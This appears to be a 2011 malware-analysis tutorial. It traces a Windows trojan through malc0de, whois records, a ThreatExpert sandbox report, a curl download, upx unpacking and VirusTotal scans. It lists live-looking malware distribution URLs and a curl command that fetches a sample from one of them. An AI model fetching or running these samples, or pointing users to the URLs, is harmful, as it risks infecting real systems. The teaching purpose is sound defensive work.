Be sure you keep your local security folks "in the loop"/fully informed about any honeypot projects you may undertake!

An Aside: Minimizing Exposure to Malvertisement Drive By Downloads

- Drive by downloads commonly originate from online advertisement sites (this is typically known as "malvertisements").

- While online advertising may be critical to paying the costs associated with popular online services, you should known that you may be able to reduce your exposure to drive-by-downloads if you block network sites dedicated exclusively to delivering online advertising.

- One popular way to do this is with Adblock (see http://adblockplus.org/en/) or by aliasing out sites via your system's hosts file (winhelp2002.mvps.org/hosts.htm)

- Again, however, if you choose to go down the malware analysis road, you'll likely have to forgo protection against malvertisements, at least on your analysis system

V. Analyzing Malware
(Without Retrieving It Yourself)

Depending on the sort of malware you're interested in, "analysis" may literally just be a point and click matter, at least for some level of "analysis"

A Malware Listing From malc0de.com/database

Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-05-25	xwhoisdns.com/GFH54rfGFVvGFh5fgp.exe	122.224.18.36	CN	4134	CHINANET-BACKBONE No.31,Jin-rong Street	318a6070323f6adb825c827e2b3f20df
2011-05-25	xg6081.91mt.com/asp/erci.asp	122.224.6.159	CN	4134	CHINANET-BACKBONE No.31,Jin-rong Street	ed7e607e11d4a277335101cd68dcd85d
2011-05-25	xg6081.91mt.com/exe/erci/erci1.exe	122.224.6.159	CN	4134	CHINANET-BACKBONE No.31,Jin-rong Street	9d99476588744f99772806da8a453e1f
2011-05-25	wwwjapan.info/install/w_setup.exe	204.74.218.14	US	20248	TAKE2 - Take 2 Hosting, Inc.	9c6e3eddd76800eb1f3f8179b1f1ae5c

[Important: remember that the listed URLs point at MALWARE! Don't go to these URLs!]

This site shows, for each entry, the date it acquired a particular entry, the URL for the entry, the IP address of the entry, the country code associated with that IP, the autonomous system number and name associated with the IP, and the MD5 checksum of the malware sample -- **plus it links to the ThreatExpert analysis report for that sample.** (We'll look at a ThreatExpert report in a minute). First, though, where's this malware from?

Domain whois for that sample…

```
% whois -h whois.afilias.info wwwjapan.info
[snip]
Domain ID:D35620934-LRMS
Domain Name:WWWJAPAN.INFO
Created On:30-Nov-2010 13:05:19 UTC
Last Updated On:29-Jan-2011 20:35:32 UTC
Expiration Date:30-Nov-2011 13:05:19 UTC
Sponsoring Registrar:GoDaddy.com Inc. (R171-LRMS)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:CR68096564
Registrant Name:liu yubing
Registrant Organization:
Registrant Street1:China Jiangxi   <-- A little vague, as street addresses go, eh?
Registrant City:Jiangxi
Registrant State/Province:Jiangxi
Registrant Postal Code:341600
Registrant Country:CN
Registrant Phone:+1.3763902699    <-- That's a Morgantown WV area code
Registrant FAX:
Registrant Email:my8263@gmail.com
[snip]
Name Server:NS27.DOMAINCONTROL.COM
Name Server:NS28.DOMAINCONTROL.COM
```

IP whois for that sample...

```
% dig +short wwwjapan.info
204.74.218.14


% whois -h whois.arin.net 204.74.218.14
NetRange:        204.74.208.0 - 204.74.223.255
CIDR:            204.74.208.0/20
OriginAS:        AS20248
NetName:         T2H-NET4-1
NetHandle:       NET-204-74-208-0-1
Parent:          NET-204-0-0-0-0
NetType:         Direct Allocation
RegDate:         2009-06-12
Updated:         2009-06-12
Ref:             http://whois.arin.net/rest/net/NET-204-74-208-0-1


OrgName:         Take 2 Hosting, Inc.
OrgId:           T2H
Address:         5255 Stevens Creek Blvd. #217
City:            Santa Clara
StateProv:       CA
PostalCode:      95051
Country:         US
RegDate:         2007-12-14
Updated:         2010-01-25
Ref:             http://whois.arin.net/rest/org/T2H


ReferralServer: rwhois://rwhois.take2hosting.com:4321
[snip]
```

Following the rwhois referral

```
% telnet rwhois.take2hosting.com 4321
Trying 204.74.213.254...
Connected to rwhois.take2hosting.com.
Escape character is '^]'.
%rwhois V-1.5:003eff:00 rwhois.take2hosting.com (by Network Solutions, Inc. V-1.5.9.5)
204.74.218.14
network:Class-Name:network
network:ID:NET4.204.74.208.0/20
network:Auth-Area:204.74.208.0/20
network:Network-Name:NET4-204.74.208.0/20
network:IP-Network:204.74.218.0/28
network:Organization;I:T2H-456 xkhost.com
network:Street-Address:Private Residence          <-- cough
network:City:Suqiang
network:State:JS
network:Postal-Code:223800
network:Country-Code:ch
network:Tech-Contact;I:OPERA148-ARIN
network:Admin-Contact;I:OPERA148-ARIN
network:Created:20090601
network:Updated:20110523
network:Updated-By:ops@take2hosting.com
[snip]
```

The ThreatExpert Report for w_setup.exe

When ThreatExpert is able to successfully execute a piece of malware, it typically produces a relatively long/detailed report about that code. In this case, the first part of that report looks like:

Some Things to Notice About That First Chunk of the ThreatExpert Report

You'll notice that the report mentions the sample's MD5 hash (which is effectively the malware's non-ambiguous "universal name," notwithstanding any "catchy" names that A/V companies may assign to it), and its file size (in this case a whopping 2.8MB)

We're also told a little about any suspicious behaviors that the sample may have engaged in. One caution: just because some of the "findings" may have a comparatively low "severity level" does not mean that this particular sample isn't dangerous!

What else does the ThreatExpert report show us?

It Shows New Windows That Have Been Created

Technical Details:

☐ The new window was created, as shown below:

NOTICE: The content shown in the above window is captured automatically and is not controlled or endorsed by ThreatExpert.
Please contact us on this link should any material be offensive or inappropriate and we will ensure any such content is blocked from future viewers of the report.

You may be able to make inferences about the origin of the malware or its target audience based on the language(s) the malware uses...

And A List of Files That Have Been Created...

#	File	Size	Hash	Detection
		bytes	SHA-1: 0x5D3D6946888F1F41DFEE22623A529889902CCB98	
93	%Temp%\nsv2B.tmp\recommenda.ini	725 bytes	MD5: 0xDF2775284D018CEA3CCF1CB92FCE7CE1 SHA-1: 0xDBF2282559E837C10019C58CEA376A3E617E6BE0	(not available)
94	%Temp%\nsv2B.tmp\wel.ini	410 bytes	MD5: 0x431345467C91E881179F14AB63A99B2A SHA-1: 0x3B733C728CA04D805CB24F9595F6F3DF5482A6E5	(not available)
95	%Temp%\RarSFX0\2222.vbs	2,485 bytes	MD5: 0xE6AA449F2ABA05A61144E6D5C12033E9 SHA-1: 0x7A6C30D58546D3D8579BB7F166C822D3174A7432	Vbs.Startpage › [Ikarus]
96	%Temp%\RarSFX0\3.bat	3,620 bytes	MD5: 0xE4019B33A517EE160CD3986353572224 SHA-1: 0x8868820D4A64A03EE83F2CC5B2BFB3C17C9BDC1C	(not available)
97	%Temp%\RarSFX0\flashget_2605_1.exe	286,256 bytes	MD5: 0x82F4EFA7E96EC2256096FCB126636C3F SHA-1: 0x8FC8A20945407DFF4057FEC6005A38A9B639C7F2	*packed with* UPX [Kaspersky Lab]
98	%Temp%\RarSFX0\ZcomMagSubscribe-200-2605.exe	2,454,848 bytes	MD5: 0x9456299196EE43385BE45BC1ECD04A73 SHA-1: 0x27C23633F74C2AB22B4922FC5AE8D34E1CB7A45B	Trojan- Downloader.Agent2 › [Ikarus]
99	%Programs%\ï¿½ì³µ(FlashGet)3.5\ï¿½ï¿½È¨Ëµï¿½ï¿½.lnk	866 bytes	MD5: 0x1394C4765C9B3EFAB69564203DEFF68C SHA-1: 0x3D9D463E1D9179A0276DE43B9A8F1D9151D468FE	(not available)
100	%Programs%\ï¿½ì³µ(FlashGet)3.5\ï¿½ï¿½ï¿½ï¿½Ðïï¿½ï¿½Ï·.lnk	1,160 bytes	MD5: 0x5A31FB163029E00958134BA7DCE54430 SHA-1: 0x187072D741003810D64B21B65544E23F3F5D3DB2	(not available)

Note that this one executable creates *100* additional files when it is run in the ThreatExpert sandbox, including additional executables...

An Aside: Constantly Morphing Threats

One thing to keep in mind is that the threat you see from a given piece of malware, today, may not be the same threat you see from that same sample tomorrow. Why?

An easy-to-understand reason why threat can be so dynamic is the use of bootstrapping: a small downloader trojan can reach out and update itself by retrieving additional malware via the network.

What it retrieves today may not be the same thing it would retrieve if it were to be run tomorrow. This obviously gives the malware author tremendous flexibility, and the good guys headaches. :-(

An Aside: **The Explosion of Complexity**

One of the biggest challenges an analyst faces is managing the "explosion of complexity" that can occur when tearing apart malware.

A single sample can expand into potentially dozens or more new discrete pieces of malicious software.

You need to be well-organized and well-disciplined to make sure you look at everything relevant and keep it all straight.

Files aren't the only thing that malware creates on an infected PC; malware may also stash stuff in the Windows registry.

Let's take a look at how ThreatExpert tells us about that.

Registry Entries That Have Been Created...

```
...... ServiceParameters = "/comsvc
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\shell\OpenHomePage\Command]
    ..... (Default) = "%ProgramFiles%\Internet Explorer\iexplore.exe http://www.8263.com/?utf8"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{00EF2092-6AC5-47c0-BD25-CF2D5D657FEB}\InprocServer32]
    ..... (Default) = "%ProgramFiles%\Google\Google Toolbar\GoogleToolbar_32.dll"
    ..... ThreadingModel = "Apartment"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{00EF2092-6AC5-47c0-BD25-CF2D5D657FEB}]
    ..... (Default) = "Google Script Object"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{10245650-5917-4ff8-BED6-ABB91DD73E47}\VersionIndependentProgID]
    ..... (Default) = "FlashGetHook.FG3DownMgr"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{10245650-5917-4ff8-BED6-ABB91DD73E47}\TypeLib]
    ..... (Default) = "{DF772EB8-4116-49AE-8FA4-B5B078AA4198}"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{10245650-5917-4ff8-BED6-ABB91DD73E47}\ProgID]
    ..... (Default) = "FlashGetHook.FG3DownMgr.1"
▸ [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{10245650-5917-4ff8-BED6-ABB91DD73E47}\InprocServer32]
    ..... (Default) = "%AppData%\FlashGetBHO\FlashGetHook.dll"
```

Registry entries can sometimes contain intriguing clues about some of the network resources it may be planning to use...

FWIW, www.8263.com --> 50.22.166.103 -->
50.22.166.103-static.reverse.softlayer.com --> 50.22.166.103

Softlayer.com is a Dallas TX (e.g., onshore) web hosting provider.

Checking the Domain Whois for 8263.com

Registration Service Provided By: Bizcn.com

Website: http://www.bizcn.com

Whois Server: whois.bizcn.com

Domain name: 8263.com

Registrant Contact:

    liuyubing

    bing yu bingsky@139.com

    0791-3340163 fax: 0791-3340163

    Shang hai road Nanchang Jiangxi

    Nanchang Jiangxi 330029

    cn

[snip]

DNS:

dns.bizcn.com

dns.cnmsn.net

Created: 2003-10-03

Expires: 2011-10-03

Remote Hosts That Were Touched...

ThreatExpert will also tell us about stuff the malware accesses (or attempts to access) over the network... this can be critical information when it comes to tracking down who's behind a piece of malware.

There were registered attempts to establish connection with the remote hosts. The connection details are:

Remote Host	Port Number
117.79.93.27	80
122.226.240.100	80
199.7.51.190	80
199.7.71.190	80
221.123.176.24	80
221.123.176.53	80
74.125.227.0	80
74.125.227.45	80
74.125.227.6	80
74.125.45.104	80
221.123.176.134	30000

221.123.176.134 30000   <-- Odd ephemeral port numbers are seldom a good sign...

The following GET request was made:

▸ http://s4.flashget.com/fg4/sul

The data identified by the following URLs was then requested from the remote web server:

▸ http://bc.kuaiche.com/config/new_online_setup_req.php?qid=7&module=FlashgetMini&tick=214421
▸ http://bc.kuaiche.com/config/fgun_install_re3test.php?type=0&qid=2605
▸ http://software.7pk.com/cisoft.zip.link.txt?time=1306336408
▸ http://crl.verisign.com/pca3.crl
▸ http://CSC3-2004-crl.verisign.com/CSC3-2004.crl

Naturally, You Can Check the Whois Information for Those IP Addresses, Too

```
% whois -h whois.apnic.net 221.123.176.34
inetnum:        221.122.0.0 - 221.123.255.255
netname:        CHINACOMM
descr:          CECT-CHINACOMM COMMUNICATIONS Co.,Ltd.
descr:          INTERNET COMMUNICATIONS
country:        CN
admin-c:        ML850-AP
tech-c:         LD690-AP
mnt-by:         MAINT-CNNIC-AP
changed:        ipas@cnnic.net.cn 20091017
status:         ALLOCATED PORTABLE
source:         APNIC

person:         Ma Liming
nic-hdl:        ML850-AP
e-mail:         ipmaster@cect-chinacomm.com
[snip]
```

You May Need To Manually Map Domain Names to Get The IP Addresses for Each Domain Name

```
% dig +short s4.flashget.com
221.123.176.53
221.123.176.54
221.123.176.59
% dig +short stat.flashget.com
221.123.176.24
% dig +short software.7pk.com
software.7pk.com.showq.net.
122.226.240.98
122.226.240.99
122.226.240.100
122.226.240.101
122.226.240.107
122.226.240.96
% dig +short bc.kuaiche.com
117.79.93.27
[etc]
```

You May Want to Check the Reputation Of Some of Those Domains Names...

http://www.google.com/safebrowsing/diagnostic?site=kuaiche.com   Google

Safe Browsing
Diagnostic page for kuaiche.com

Advisory provided by Google

What is the current listing status for kuaiche.com?
Site is listed as suspicious - visiting this web site may harm your computer.

What happened when Google visited this site?
Of the 66 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2011-05-27, and the last time suspicious content was found on this site was on 2011-05-27.

This site was hosted on 9 network(s) including AS23724 (CHINANET), AS14361 (HOPONE), AS30058 (FDCSERVERS).

Has this site acted as an intermediary resulting in further distribution of malware?
Over the past 90 days, kuaiche.com appeared to function as an intermediary for the infection of 5 site(s) including 2shuba.com/, 66game.cn/, zcool.com.cn/.

Has this site hosted malware?
Yes, this site has hosted malicious software over the past 90 days. It infected 23 domain(s), including 5a3g.cn/, unstudy.cn/, china1000.net/.

How did this happen?

61

V. Working A Sample Manually on a Mac OS X System

The Basic Manual Malware Analysis Process

- Find potential malware

- Safely obtain a copy of it

- Get its MD5 and file characteristics

- Is the executable actually malicious? Check by submitting it to Virustotal

- What does the executable do when run? Check by submitting it to Threat Expert or another online malware sandbox

- Do further analyses if required
  - Unpack the original malware and extract any constituent files
  - If you find additional executables, iterate (get MD5 and file characteristics, submit it to Virustotal, submit it to a sandbox, attempt to unpack it, recurse as required)

Retrieving A Malware Sample

- While you could potentially retrieve a malware sample via your browser, doing that increases the chance that you'll be infected (particularly on PCs). A better option is to use a command-line tool to fetch web content. The most common command-line web content fetching tools are:

 -- lynx (http://lynx.browser.org/)
 -- wget (http://www.gnu.org/software/wget/)
 -- curl (http://curl.haxx.se/)
 -- w3m (http://sourceforge.net/projects/w3m/)
 -- links (http://links.twibright.com/)

 Not sure if you have some of these tools? Use the *which* or *whereis* commands to check at the command prompt.

"How Do I Get To The Command Prompt on A Mac?"

- This is a pretty basic question, but if you're new to Macs or are like many long-time Mac users, strange as it may sound, you may never have used the Unix command line interface "hidden" inside your Mac. To get to it, in the Finder, go to Applications --> Utilities --> Terminal.app

- The other thing that you may need to handle is installation of the Mac developer tools (you'll need the compiler, libraries, etc., so you'll be able to compile any useful Unix tools you may discover). Get the free Xcode developer tools from http://developer.apple.com/technologies/tools/ (registration is required for access).

- You might as well also install MacPorts, see http://www.macports.org/install.php

Example of Installing A Tool on Mac OS X: curl

- Using Firefox or another browser, download the current gzipped version of curl from curl.haxx.se/download.html Then, in a terminal window...

  ```
  % cd Downloads
  % ls -l curl*                        <-- note: large file (3MB compressed!)
  % gzip -d curl-7.21.6.tar.gz    <-- or whatever your version's called
  % tar xfv curl-7.21.6.tar
  % cd curl-7.21.6
  % ./configure        <-- may take a while
  % make               <-- ditto
  % su                 <-- Can't? See
  http://support.apple.com/kb/ht1528
  # make install
  # exit
  % rehash
  ```

- Or, if you've installed macports, just enter:

  ```
  % port search curl        <-- is the package we want
  ```

Potential Problem: Command Line Fetching Tools Don't Look Like Regular Browsers To Web Sites

- When you retrieve a web page with a command line fetching tool, it typically doesn't look like a regular web browser to the web site. For example, it might <u>not</u> have:

  -- a normal web browser user agent string
  -- a normal operating system string
  -- a normal referrer URL
  -- normal cookie handling processes
  -- support for Javascript (in some cases)

- Some malware download sites won't care, but others may refuse to give you the file you've asked for – they may (correctly) sense that you're something special/dangerous and try to avoid responding to your queries.

Looking "More Normal:" Your User Agent String

- The user agent string is one of the easiest things to fix. For example on a Mac running csh, you could alias curl to:

```
alias curl 'curl -i --no-buffer --junk-session-cookies
--user-agent "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"'
```

- Want some other ideas for your User Agent String? (such as the user agent string you normally send)? Visit http://whatsmyuseragent.com/ using your normal browser

- "What are the other curl options show there?"
-i includes http headers, --no-buffer disables buffering of the output stream, --junk-session-cookies prevents session cookies from being retained from invocation to invocation. Check out curl --help for more curl command options.

Beginning to Manually Work Our Example...

```
% curl "http://wwwjapan.info/install/w_setup.exe" > w_setup.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2655k  100 2655k    0     0  1136k      0  0:00:02  0:00:02 --:--:-- 2323k
```

```
% md5sum w_setup.exe
```
bfc134f5f5445d89facf4522936d9060 w_setup.exe

Our malware file might have many different filenames, or A/V vendor assigned
names, but its MD5 checksum is a unique identifier. (if you don't have the
md5sum command, it is available as part of the GNU Coreutils, see
http://www.gnu.org/software/coreutils/)

```
% file w_setup.exe
```
w_setup.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit,
UPX compressed, RAR self-extracting archive

The file command is quite useful for giving us hints about the format of a file
(although it's not perfect and may occasionally give you an incorrect reading)

Packers

- You may be familiar with a variety of common compression protocols such as zip, gzip, bzip2, etc. Malware may use one of those compression schemes, or others you may not have heard of (such as upx), or even custom-written methods.

- Packing malware potentially reduces its size, but also changes the malware's checksum, may potentially obfuscate the content, and may make it easy to include multiple pieces of malware in a single package. It may also allow the malware to run installation scripts as part of the unpacking process.

- Our goal is to "unpack" the malware so we can get a better look at it. This may be done automatically by some sandboxes, but we'll do it manually. In this case, the Unix *file* command (see the preceding slide) told us the packer appears to be upx, so unpacking it isn't very hard.

Unpacking Our Sample Executable

```
% upx -d w_setup.exe
```

```
                    Ultimate Packer for eXecutables
                       Copyright (C) 1996 - 2010
UPX 3.07        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 08th 2010


       File size          Ratio       Format        Name
    --------------------   ------   -----------   -----------
      2764254 <-   2719710   98.39%    win32/pe      w_setup.exe


Unpacked 1 file.
```

Note: if you don't have upx, you can get it from http://upx.sourceforge.net/

Mac users who want a precompiled binary (if you trust any such things) can see
http://www.idrix.fr/Root/content/category/7/26/49/

Note: w_setup.exe wasn't packed to save space; it was only a percent or two
smaller after being packed (but being packed did change its checksum, etc.)

Running The Executable Through Multiple A/V Packages to See If Anything Sees Evilness

- At this point we might as well see if anything detects the unpacked file as malicious (we could actually have tested the packed file too, for that matter).

- The most common online tool for testing exectuable files against multiple antivirus products to see if anything detects malware in the file is probably VirusTotal...

And Virustotal <u>Does</u> "Light Up"
On The Unpacked w_setup.exe

VirusTotal – Free Online Virus, Malware and URL Scanner

http://www.virustotal.com/file-scan/report.html?id=7d147cf002d33945ba9a1df3c9cf8d864ee57867e597e59fd72e12cd835c11d3-1306250627

File name: **w_setup.exe**
Submission date: **2011-05-24 15:23:47 (UTC)**
Current status: **finished**
Result: **33/ 39 (84.6%)**

not reviewed
Safety score: -

P Compact   Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.05.24.03	2011.05.24	Trojan/Win32.StartPage
AntiVir	7.11.8.118	2011.05.24	VBS/StartPage.1820
Antiy-AVL	2.0.3.7	2011.05.24	Trojan/win32.agent.gen
Avast	4.8.1351.0	2011.05.24	BV:Agent-DR
Avast5	5.0.677.0	2011.05.24	BV:Agent-DR
AVG	10.0.0.1190	2011.05.24	Startpage.MTZ
BitDefender	7.2	2011.05.24	Trojan.StartPage.ZVP
CAT-QuickHeal	11.00	2011.05.24	Trojan.Agent.IRC
ClamAV	0.97.0.0	2011.05.24	PUA.Packed.PECompact-1
Comodo	8817	2011.05.24	TrojWare.Win32.Downloader.Agent.auep
eSafe	7.0.17.0	2011.05.22	Win32.Artemis
eTrust-Vet	36.1.8344	2011.05.24	-
F-Prot	4.6.2.117	2011.05.24	W32/Trojan.ADVI
F-Secure	9.0.16440.0	2011.05.24	Trojan.StartPage.ZVP

73

Fortinet	4.2.257.0	2011.05.22	Adware/Favoradd
GData	22	2011.05.24	Trojan.StartPage.ZVP
Ikarus	T3.1.1.104.0	2011.05.24	Trojan-Downloader.Agent2
Jiangmin	13.0.900	2011.05.24	-
K7AntiVirus	9.103.4713	2011.05.24	Trojan
Kaspersky	9.0.0.837	2011.05.24	Trojan.VBS.StartPage.hq
McAfee	5.400.0.1158	2011.05.24	Artemis!9C6E3EDDD768
McAfee-GW-Edition	2010.1D	2011.05.23	Artemis!9C6E3EDDD768
Microsoft	1.6903	2011.05.24	TrojanDropper:BAT/Startpage.A
NOD32	6147	2011.05.24	Win32/StartPage.NVL
Norman	6.07.07	2011.05.24	W32/Accoona.R
nProtect	2011-05-24.01	2011.05.24	Trojan.StartPage.ZVP
Panda	10.0.3.5	2011.05.24	Suspicious file
PCTools	7.0.3.5	2011.05.19	Downloader.Generic
Prevx	3.0	2011.05.24	-
Rising	23.59.01.04	2011.05.24	Trojan.Script.BAT.StartPage.ce
Sophos	4.65.0	2011.05.24	Mal/Generic-L
SUPERAntiSpyware	4.40.0.1006	2011.05.24	-
TheHacker	6.7.0.1.203	2011.05.23	Trojan/Banker.yjy
TrendMicro	9.200.0.1012	2011.05.24	BAT_STARTPGE.SMD
TrendMicro-HouseCall	9.200.0.1012	2011.05.24	BAT_STARTPGE.SMD
VBA32	3.12.16.0	2011.05.24	Trojan.Genome.kmep
VIPRE	9376	2011.05.24	Trojan.Win32.Generic!BT
ViRobot	2011.5.24.4476	2011.05.24	-
VirusBuster	13.6.369.0	2011.05.23	-

Additional information   Show all

MD5 : 9c6e3eddd76800eb1f3f8179b1f1ae5c

SHA1 : a3903765c18d947daadf45aa8fbafb542bd28cc6

SHA256: 7d147cf002d33945ba9a1df3c9cf8d864ee57867e597e59fd72e12cd835c11d3

